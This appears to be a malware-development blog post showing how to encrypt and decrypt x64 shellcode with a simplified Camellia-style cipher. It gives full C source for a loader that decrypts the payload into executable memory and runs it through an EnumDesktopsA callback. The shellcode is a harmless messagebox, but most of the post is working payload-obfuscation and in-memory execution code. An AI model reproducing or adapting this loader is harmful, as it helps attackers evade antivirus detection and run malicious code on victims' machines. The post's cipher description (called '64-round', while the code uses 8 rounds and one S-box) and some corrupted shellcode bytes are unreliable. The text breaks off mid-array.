


Malware and cryptography 38 - Encrypt/decrypt payload via Camellia cipher. S-box analyses examples. Simple C example.

 cocomelonc.github.io/malware/2024/12/29/malware-cryptography-38.html

December 29, 2024

23 minute read

Hello, cybersecurity enthusiasts and white hackers!



The screenshot displays a development environment with a code editor on the left and a terminal window on the right. The code editor shows a C program implementing the Camellia cipher. The terminal window shows the execution of the program, which outputs the decrypted payload: `fc 48 81 e4 f0 ff ff ff e8 d0 00 00 41 51 41 50 5 2 51 56 48 31 d2 65 48 8b 52 60 3e 48 8b 52 18 3e 48 8b 52 20 3e 48 8b 72 50 3e 48 0f b7 4a 4a 4d 31 c9 48 31 c0 ac 3c 61 7c 02 2c 20 41 c1 c9 0d 41 01 c1 e2 ed 52 41 51 3e 48 8b 52 20 3e 8b 42 3c 48 01 d0 3e 8b 8 0 88 00 00 00 48 85 c0 74 6f 48 01 d0 50 3e 8b 48 18 3e 44 8b 40 20 49 01 d0 e3 5c 48 ff c9 3e 41 8b 34 88 48 01 d6 4d 31 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 38 e0 75 f1 3e 4 4 08 45 39 d1 75 d6 58 3e 44 8 b 40 24 49 01 d0 66 3e 41 8b 0c 4 8b 40 1c 49 01 d0 3e 41 8b 04 59 41 5a 48 83 ec 20 41 52 ff e0 58 41 59 5a 3e 48 8b 12 e9 4 f 5d 49 c7 c1 00 00 00 00 3e 4 8 8d 95 1a 01 00 00 3e 4c 8d 85 25 01 00 00 48 31 c9 4 01 45 8e 56 07 ff d5 bb e0 1d 2a 0a 41 ba a6 95 bd 9d ff d5 48 83 c4 28 3c 06 7c 0a 80 fb e0 75 05 bb 47 13 72 6f 6a 00 59 41 89 da ff d5 4d 00 00 6d 6 5 6f 77 21 00 3d 5e 2e 2e 5e 3d 00 00`. A small "Meow-meow!" dialog box is also visible in the terminal window.

This post is the result of my own research on using Camellia cipher on malware development. As usual, exploring various crypto algorithms, I decided to check what would happen if we apply this to encrypt/decrypt the payload.

Camellia cipher

The *Camellia cipher* is a symmetric key block cipher that was jointly developed by *Mitsubishi Electric and NTT Corporation* in 2000. It is recognized for its high level of security and performance, and it has been standardized by several international organizations, including ISO, NESSIE, and IETF.

Camellia uses a Feistel network structure with a **64-round** encryption/decryption process. Camellia uses four substitution boxes (S-boxes), which are derived from mathematical transformations to ensure non-linearity and resistance to cryptographic attacks.

practical example

Let's implement it in practice. First of all we need S-box and constants:

```
#define BLOCK_SIZE 16 // Camellia operates on 128-bit blocks

// Camellia S-box and constants
static const struct {
    uint8_t sbox1[256];
} camellia = {
    .sbox1 = {
        112, 130, 44, 236, 179, 39, 192, 229, 228, 133, 87, 53, 234, 12, 174, 65,
        35, 239, 107, 147, 69, 25, 165, 33, 237, 14, 79, 78, 29, 101, 146, 189,
        134, 184, 175, 143, 124, 235, 31, 206, 62, 48, 220, 95, 94, 197, 11, 26,
        166, 225, 57, 202, 213, 71, 93, 61, 217, 1, 90, 214, 81, 86, 108, 77,
        139, 13, 154, 102, 251, 204, 176, 45, 116, 18, 43, 32, 240, 177, 132, 153,
        223, 76, 203, 194, 52, 126, 118, 5, 109, 183, 169, 49, 209, 23, 4, 215,
        20, 88, 58, 97, 222, 27, 17, 28, 50, 15, 156, 22, 83, 24, 242, 34,
        254, 68, 207, 178, 195, 181, 122, 145, 36, 8, 232, 168, 96, 252, 105, 80,
        170, 208, 160, 125, 161, 137, 98, 151, 84, 91, 30, 149, 224, 255, 100, 210,
        16, 196, 0, 72, 163, 247, 117, 219, 138, 3, 230, 218, 9, 63, 221, 148,
        135, 92, 131, 2, 205, 74, 144, 51, 115, 103, 246, 243, 157, 127, 191, 226,
        82, 155, 216, 38, 200, 55, 198, 59, 129, 150, 111, 75, 19, 190, 99, 46,
        233, 121, 167, 140, 159, 110, 188, 142, 41, 245, 249, 182, 47, 253, 180, 89,
        120, 152, 6, 106, 231, 70, 113, 186, 212, 37, 171, 66, 136, 162, 141, 250,
        114, 7, 185, 85, 248, 238, 172, 10, 54, 73, 42, 104, 60, 56, 241, 164,
        64, 40, 211, 123, 187, 201, 67, 193, 21, 227, 173, 244, 119, 199, 128, 158
    }
};
```

In my implementation for simplicity, I used only one **S-box**. The values in **sbox1** are constants designed to resist cryptanalysis.

Next one is rotate left macro:

```
#define ROTL64(x, n) (((x) << (n)) | ((x) >> (64 - (n))))
```

This macro performs a circular left shift operation on a **64-bit** value. This is used in encryption rounds for diffusion.

Then, we need Camelia F function:

```

static uint64_t camellia_f(uint64_t input, uint64_t key) {
    input ^= key;
    uint8_t y[8];
    y[0] = camellia.sbox1[(input >> 56) & 0xFF];
    y[1] = camellia.sbox1[(input >> 48) & 0xFF];
    y[2] = camellia.sbox1[(input >> 40) & 0xFF];
    y[3] = camellia.sbox1[(input >> 32) & 0xFF];
    y[4] = camellia.sbox1[(input >> 24) & 0xFF];
    y[5] = camellia.sbox1[(input >> 16) & 0xFF];
    y[6] = camellia.sbox1[(input >> 8) & 0xFF];
    y[7] = camellia.sbox1[input & 0xFF];
    return ((uint64_t)y[0] << 56) | ((uint64_t)y[1] << 48) |
           ((uint64_t)y[2] << 40) | ((uint64_t)y[3] << 32) |
           ((uint64_t)y[4] << 24) | ((uint64_t)y[5] << 16) |
           ((uint64_t)y[6] << 8) | y[7];
}

```

This function is a key component of Camellia's round transformation:

- XORs the input with the key.
- applies substitutions using the **sbox1** values for each byte of the input.
- combines the substituted bytes into a single **64-bit** result.

So, the next one is the encryption logic for single block of data:

```

void camellia_encrypt_block(uint8_t *block, uint64_t key1, uint64_t key2) {
    uint64_t left = ((uint64_t)block[0] << 56) | ((uint64_t)block[1] << 48) |
        ((uint64_t)block[2] << 40) | ((uint64_t)block[3] << 32) |
        ((uint64_t)block[4] << 24) | ((uint64_t)block[5] << 16) |
        ((uint64_t)block[6] << 8) | (uint64_t)block[7];
    uint64_t right = ((uint64_t)block[8] << 56) | ((uint64_t)block[9] << 48) |
        ((uint64_t)block[10] << 40) | ((uint64_t)block[11] << 32) |
        ((uint64_t)block[12] << 24) | ((uint64_t)block[13] << 16) |
        ((uint64_t)block[14] << 8) | (uint64_t)block[15];

    for (int i = 0; i < 8; i++) {
        right ^= camellia_f(left, key1);
        left ^= camellia_f(right, key2);
    }

    // swap left and right
    uint64_t temp = left;
    left = right;
    right = temp;

    // write back the encrypted block
    block[0] = (left >> 56) & 0xFF;
    block[1] = (left >> 48) & 0xFF;
    block[2] = (left >> 40) & 0xFF;
    block[3] = (left >> 32) & 0xFF;
    block[4] = (left >> 24) & 0xFF;
    block[5] = (left >> 16) & 0xFF;
    block[6] = (left >> 8) & 0xFF;
    block[7] = left & 0xFF;

    block[8] = (right >> 56) & 0xFF;
    block[9] = (right >> 48) & 0xFF;
    block[10] = (right >> 40) & 0xFF;
    block[11] = (right >> 32) & 0xFF;
    block[12] = (right >> 24) & 0xFF;
    block[13] = (right >> 16) & 0xFF;
    block[14] = (right >> 8) & 0xFF;
    block[15] = right & 0xFF;
}

```

Let's go through the encryption algorithm:

- the initial plaintext is loaded into `left` and `right` variables.
- in each of the 8 rounds, the right variable will XOR the output of `f` function with the `left` variable and the `left` variable XOR the output of `f` function with the `right` variable.
- the `left` and `right` are swapped after all rounds.
- to decrypt, we need to revert this process:

```

void camellia_decrypt_block(uint8_t *block, uint64_t key1, uint64_t key2) {
    uint64_t left = ((uint64_t)block[0] << 56) | ((uint64_t)block[1] << 48) |
        ((uint64_t)block[2] << 40) | ((uint64_t)block[3] << 32) |
        ((uint64_t)block[4] << 24) | ((uint64_t)block[5] << 16) |
        ((uint64_t)block[6] << 8) | (uint64_t)block[7];
    uint64_t right = ((uint64_t)block[8] << 56) | ((uint64_t)block[9] << 48) |
        ((uint64_t)block[10] << 40) | ((uint64_t)block[11] << 32) |
        ((uint64_t)block[12] << 24) | ((uint64_t)block[13] << 16) |
        ((uint64_t)block[14] << 8) | (uint64_t)block[15];

    // swap left and right
    uint64_t temp = left;
    left = right;
    right = temp;

    for (int i = 0; i < 8; i++) {
        left ^= camellia_f(right, key2);
        right ^= camellia_f(left, key1);
    }

    // Write back the decrypted block
    block[0] = (left >> 56) & 0xFF;
    block[1] = (left >> 48) & 0xFF;
    block[2] = (left >> 40) & 0xFF;
    block[3] = (left >> 32) & 0xFF;
    block[4] = (left >> 24) & 0xFF;
    block[5] = (left >> 16) & 0xFF;
    block[6] = (left >> 8) & 0xFF;
    block[7] = left & 0xFF;

    block[8] = (right >> 56) & 0xFF;
    block[9] = (right >> 48) & 0xFF;
    block[10] = (right >> 40) & 0xFF;
    block[11] = (right >> 32) & 0xFF;
    block[12] = (right >> 24) & 0xFF;
    block[13] = (right >> 16) & 0xFF;
    block[14] = (right >> 8) & 0xFF;
    block[15] = right & 0xFF;
}

```

As I wrote, Camellia uses a Feistel network structure.

And the main logic is encrypts/decrypts the payload in blocks of 16 bytes, handles padding for the last block using the NOP (0x90) byte:

```

// encrypt payload with padding
void camellia_encrypt_payload(unsigned char *payload, int payload_len, uint64_t key1,
uint64_t key2) {
    int i;
    for (i = 0; i < payload_len / BLOCK_SIZE; i++) {
        camellia_encrypt_block(payload + i * BLOCK_SIZE, key1, key2);
    }
    // check if there are remaining bytes
    int remaining = payload_len % BLOCK_SIZE;
    if (remaining != 0) {
        unsigned char pad[BLOCK_SIZE] = {0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90,
0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90};
        memcpy(pad, payload + (payload_len / BLOCK_SIZE) * BLOCK_SIZE, remaining);
        camellia_encrypt_block(pad, key1, key2);
        memcpy(payload + (payload_len / BLOCK_SIZE) * BLOCK_SIZE, pad, remaining);
    }
}

// decrypt payload
void camellia_decrypt_payload(unsigned char *payload, int payload_len, uint64_t key1,
uint64_t key2) {
    int i;
    for (i = 0; i < payload_len / BLOCK_SIZE; i++) {
        camellia_decrypt_block(payload + i * BLOCK_SIZE, key1, key2);
    }
    // check if there are remaining bytes
    int remaining = payload_len % BLOCK_SIZE;
    if (remaining != 0) {
        unsigned char pad[BLOCK_SIZE] = {0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90,
0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90};
        memcpy(pad, payload + (payload_len / BLOCK_SIZE) * BLOCK_SIZE, remaining);
        camellia_decrypt_block(pad, key1, key2);
        memcpy(payload + (payload_len / BLOCK_SIZE) * BLOCK_SIZE, pad, remaining);
    }
}

```

And the main function:

```

int main() {
    unsigned char my_payload[] =
        "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
        "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
        "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
        "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
        "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
        "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
        "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
        "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
        "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
        "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
        "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
        "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
        "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
        "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
        "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
        "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
        "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
        "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
        "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
        "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
        "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
        "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
        "\x2e\x2e\x5e\x3d\x00";

    int my_payload_len = sizeof(my_payload);
    uint64_t key1 = 0x0123456789ABCDEF;
    uint64_t key2 = 0xFEDCBA9876543210;

    int pad_len = my_payload_len + (BLOCK_SIZE - my_payload_len % BLOCK_SIZE) %
BLOCK_SIZE;
    unsigned char padded[pad_len];
    memset(padded, 0x90, pad_len);
    memcpy(padded, my_payload, my_payload_len);

    printf("original payload: ");
    for (int i = 0; i < my_payload_len; i++) {
        printf("%02x ", my_payload[i]);
    }
    printf("\n\n");

    camellia_encrypt_payload(padded, pad_len, key1, key2);

    printf("encrypted payload: ");
    for (int i = 0; i < pad_len; i++) {
        printf("%02x ", padded[i]);
    }
    printf("\n\n");

    camellia_decrypt_payload(padded, pad_len, key1, key2);

```

```

printf("decrypted payload: ");
for (int i = 0; i < my_payload_len; i++) {
    printf("%02x ", padded[i]);
}
printf("\n\n");

LPVOID mem = VirtualAlloc(NULL, my_payload_len, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
RtlMoveMemory(mem, padded, my_payload_len);
EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, (LPARAM)NULL);

return 0;
}

```

The full source code is looks like this ([hack.c](#)):

```

/*
 * hack.c
 * encrypt/decrypt payload via
 * Camellia cipher
 * author: @cocomelonc
 * https://cocomelonc.github.io/malware/2024/12/29/malware-cryptography-38.html
 */
#include <stdio.h>
#include <stdint.h>
#include <string.h>
#include <stdlib.h>
#include <windows.h>

#define BLOCK_SIZE 16 // Camellia operates on 128-bit blocks

// Camellia S-box and constants
static const struct {
    uint8_t sbox1[256];
} camellia = {
    .sbox1 = {
        112, 130, 44, 236, 179, 39, 192, 229, 228, 133, 87, 53, 234, 12, 174, 65,
        35, 239, 107, 147, 69, 25, 165, 33, 237, 14, 79, 78, 29, 101, 146, 189,
        134, 184, 175, 143, 124, 235, 31, 206, 62, 48, 220, 95, 94, 197, 11, 26,
        166, 225, 57, 202, 213, 71, 93, 61, 217, 1, 90, 214, 81, 86, 108, 77,
        139, 13, 154, 102, 251, 204, 176, 45, 116, 18, 43, 32, 240, 177, 132, 153,
        223, 76, 203, 194, 52, 126, 118, 5, 109, 183, 169, 49, 209, 23, 4, 215,
        20, 88, 58, 97, 222, 27, 17, 28, 50, 15, 156, 22, 83, 24, 242, 34,
        254, 68, 207, 178, 195, 181, 122, 145, 36, 8, 232, 168, 96, 252, 105, 80,
        170, 208, 160, 125, 161, 137, 98, 151, 84, 91, 30, 149, 224, 255, 100, 210,
        16, 196, 0, 72, 163, 247, 117, 219, 138, 3, 230, 218, 9, 63, 221, 148,
        135, 92, 131, 2, 205, 74, 144, 51, 115, 103, 246, 243, 157, 127, 191, 226,
        82, 155, 216, 38, 200, 55, 198, 59, 129, 150, 111, 75, 19, 190, 99, 46,
        233, 121, 167, 140, 159, 110, 188, 142, 41, 245, 249, 182, 47, 253, 180, 89,
        120, 152, 6, 106, 231, 70, 113, 186, 212, 37, 171, 66, 136, 162, 141, 250,
        114, 7, 185, 85, 248, 238, 172, 10, 54, 73, 42, 104, 60, 56, 241, 164,
        64, 40, 211, 123, 187, 201, 67, 193, 21, 227, 173, 244, 119, 199, 128, 158
    }
};

// rotate left
#define ROTL64(x, n) (((x) << (n)) | ((x) >> (64 - (n))))

// Camellia F function
static uint64_t camellia_f(uint64_t input, uint64_t key) {
    input ^= key;
    uint8_t y[8];
    y[0] = camellia.sbox1[(input >> 56) & 0xFF];
    y[1] = camellia.sbox1[(input >> 48) & 0xFF];
    y[2] = camellia.sbox1[(input >> 40) & 0xFF];
    y[3] = camellia.sbox1[(input >> 32) & 0xFF];
    y[4] = camellia.sbox1[(input >> 24) & 0xFF];
    y[5] = camellia.sbox1[(input >> 16) & 0xFF];

```

```

y[6] = camellia.sbox1[(input >> 8) & 0xFF];
y[7] = camellia.sbox1[input & 0xFF];
return ((uint64_t)y[0] << 56) | ((uint64_t)y[1] << 48) |
        ((uint64_t)y[2] << 40) | ((uint64_t)y[3] << 32) |
        ((uint64_t)y[4] << 24) | ((uint64_t)y[5] << 16) |
        ((uint64_t)y[6] << 8) | y[7];
}

// encrypt a single block
void camellia_encrypt_block(uint8_t *block, uint64_t key1, uint64_t key2) {
    uint64_t left = ((uint64_t)block[0] << 56) | ((uint64_t)block[1] << 48) |
                    ((uint64_t)block[2] << 40) | ((uint64_t)block[3] << 32) |
                    ((uint64_t)block[4] << 24) | ((uint64_t)block[5] << 16) |
                    ((uint64_t)block[6] << 8) | (uint64_t)block[7];
    uint64_t right = ((uint64_t)block[8] << 56) | ((uint64_t)block[9] << 48) |
                    ((uint64_t)block[10] << 40) | ((uint64_t)block[11] << 32) |
                    ((uint64_t)block[12] << 24) | ((uint64_t)block[13] << 16) |
                    ((uint64_t)block[14] << 8) | (uint64_t)block[15];

    for (int i = 0; i < 8; i++) {
        right ^= camellia_f(left, key1);
        left ^= camellia_f(right, key2);
    }

    // swap left and right
    uint64_t temp = left;
    left = right;
    right = temp;

    // write back the encrypted block
    block[0] = (left >> 56) & 0xFF;
    block[1] = (left >> 48) & 0xFF;
    block[2] = (left >> 40) & 0xFF;
    block[3] = (left >> 32) & 0xFF;
    block[4] = (left >> 24) & 0xFF;
    block[5] = (left >> 16) & 0xFF;
    block[6] = (left >> 8) & 0xFF;
    block[7] = left & 0xFF;

    block[8] = (right >> 56) & 0xFF;
    block[9] = (right >> 48) & 0xFF;
    block[10] = (right >> 40) & 0xFF;
    block[11] = (right >> 32) & 0xFF;
    block[12] = (right >> 24) & 0xFF;
    block[13] = (right >> 16) & 0xFF;
    block[14] = (right >> 8) & 0xFF;
    block[15] = right & 0xFF;
}

// decrypt a single block
void camellia_decrypt_block(uint8_t *block, uint64_t key1, uint64_t key2) {
    uint64_t left = ((uint64_t)block[0] << 56) | ((uint64_t)block[1] << 48) |

```

```

        ((uint64_t)block[2] << 40) | ((uint64_t)block[3] << 32) |
        ((uint64_t)block[4] << 24) | ((uint64_t)block[5] << 16) |
        ((uint64_t)block[6] << 8) | (uint64_t)block[7];
uint64_t right = ((uint64_t)block[8] << 56) | ((uint64_t)block[9] << 48) |
        ((uint64_t)block[10] << 40) | ((uint64_t)block[11] << 32) |
        ((uint64_t)block[12] << 24) | ((uint64_t)block[13] << 16) |
        ((uint64_t)block[14] << 8) | (uint64_t)block[15];

// swap left and right
uint64_t temp = left;
left = right;
right = temp;

for (int i = 0; i < 8; i++) {
    left ^= camellia_f(right, key2);
    right ^= camellia_f(left, key1);
}

// Write back the decrypted block
block[0] = (left >> 56) & 0xFF;
block[1] = (left >> 48) & 0xFF;
block[2] = (left >> 40) & 0xFF;
block[3] = (left >> 32) & 0xFF;
block[4] = (left >> 24) & 0xFF;
block[5] = (left >> 16) & 0xFF;
block[6] = (left >> 8) & 0xFF;
block[7] = left & 0xFF;

block[8] = (right >> 56) & 0xFF;
block[9] = (right >> 48) & 0xFF;
block[10] = (right >> 40) & 0xFF;
block[11] = (right >> 32) & 0xFF;
block[12] = (right >> 24) & 0xFF;
block[13] = (right >> 16) & 0xFF;
block[14] = (right >> 8) & 0xFF;
block[15] = right & 0xFF;
}

// encrypt payload with padding
void camellia_encrypt_payload(unsigned char *payload, int payload_len, uint64_t key1,
uint64_t key2) {
    int i;
    for (i = 0; i < payload_len / BLOCK_SIZE; i++) {
        camellia_encrypt_block(payload + i * BLOCK_SIZE, key1, key2);
    }
    // check if there are remaining bytes
    int remaining = payload_len % BLOCK_SIZE;
    if (remaining != 0) {
        unsigned char pad[BLOCK_SIZE] = {0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90,
0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90};
        memcpy(pad, payload + (payload_len / BLOCK_SIZE) * BLOCK_SIZE, remaining);
        camellia_encrypt_block(pad, key1, key2);
    }
}

```

```

        memcpy(payload + (payload_len / BLOCK_SIZE) * BLOCK_SIZE, pad, remaining);
    }
}

// decrypt payload
void camellia_decrypt_payload(unsigned char *payload, int payload_len, uint64_t key1,
uint64_t key2) {
    int i;
    for (i = 0; i < payload_len / BLOCK_SIZE; i++) {
        camellia_decrypt_block(payload + i * BLOCK_SIZE, key1, key2);
    }
    // check if there are remaining bytes
    int remaining = payload_len % BLOCK_SIZE;
    if (remaining != 0) {
        unsigned char pad[BLOCK_SIZE] = {0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90,
0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90};
        memcpy(pad, payload + (payload_len / BLOCK_SIZE) * BLOCK_SIZE, remaining);
        camellia_decrypt_block(pad, key1, key2);
        memcpy(payload + (payload_len / BLOCK_SIZE) * BLOCK_SIZE, pad, remaining);
    }
}

// main function
int main() {
    unsigned char my_payload[] =
"\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
"\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
"\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
"\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
"\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
"\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
"\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
"\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
"\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
"\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
"\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
"\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
"\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
"\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
"\x41\x59\x41\x5a\x48\x83xec\x20\x41\x52\xff\xe0\x58\x41"
"\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
"\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
"\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
"\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
"\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
"\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
"\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
"\x2e\x2e\x5e\x3d\x00";

    int my_payload_len = sizeof(my_payload);
    uint64_t key1 = 0x0123456789ABCDEF;
    uint64_t key2 = 0xFEDCBA9876543210;

```

```

    int pad_len = my_payload_len + (BLOCK_SIZE - my_payload_len % BLOCK_SIZE) %
BLOCK_SIZE;
    unsigned char padded[pad_len];
    memset(padded, 0x90, pad_len);
    memcpy(padded, my_payload, my_payload_len);

    printf("original payload: ");
    for (int i = 0; i < my_payload_len; i++) {
        printf("%02x ", my_payload[i]);
    }
    printf("\n\n");

    camellia_encrypt_payload(padded, pad_len, key1, key2);

    printf("encrypted payload: ");
    for (int i = 0; i < pad_len; i++) {
        printf("%02x ", padded[i]);
    }
    printf("\n\n");

    camellia_decrypt_payload(padded, pad_len, key1, key2);

    printf("decrypted payload: ");
    for (int i = 0; i < my_payload_len; i++) {
        printf("%02x ", padded[i]);
    }
    printf("\n\n");

    LPVOID mem = VirtualAlloc(NULL, my_payload_len, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
    RtlMoveMemory(mem, padded, my_payload_len);
    EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, (LPARAM)NULL);

    return 0;
}

```

As we can see, from code encryption and decryption use the same keys but apply the operations in reverse.

As usual, use **meow-meow** messagebox payload:

```

unsigned char my_payload[] =
    "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
    "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
    "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
    "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
    "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
    "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
    "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
    "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
    "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
    "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
    "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
    "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
    "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
    "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
    "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
    "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
    "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
    "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
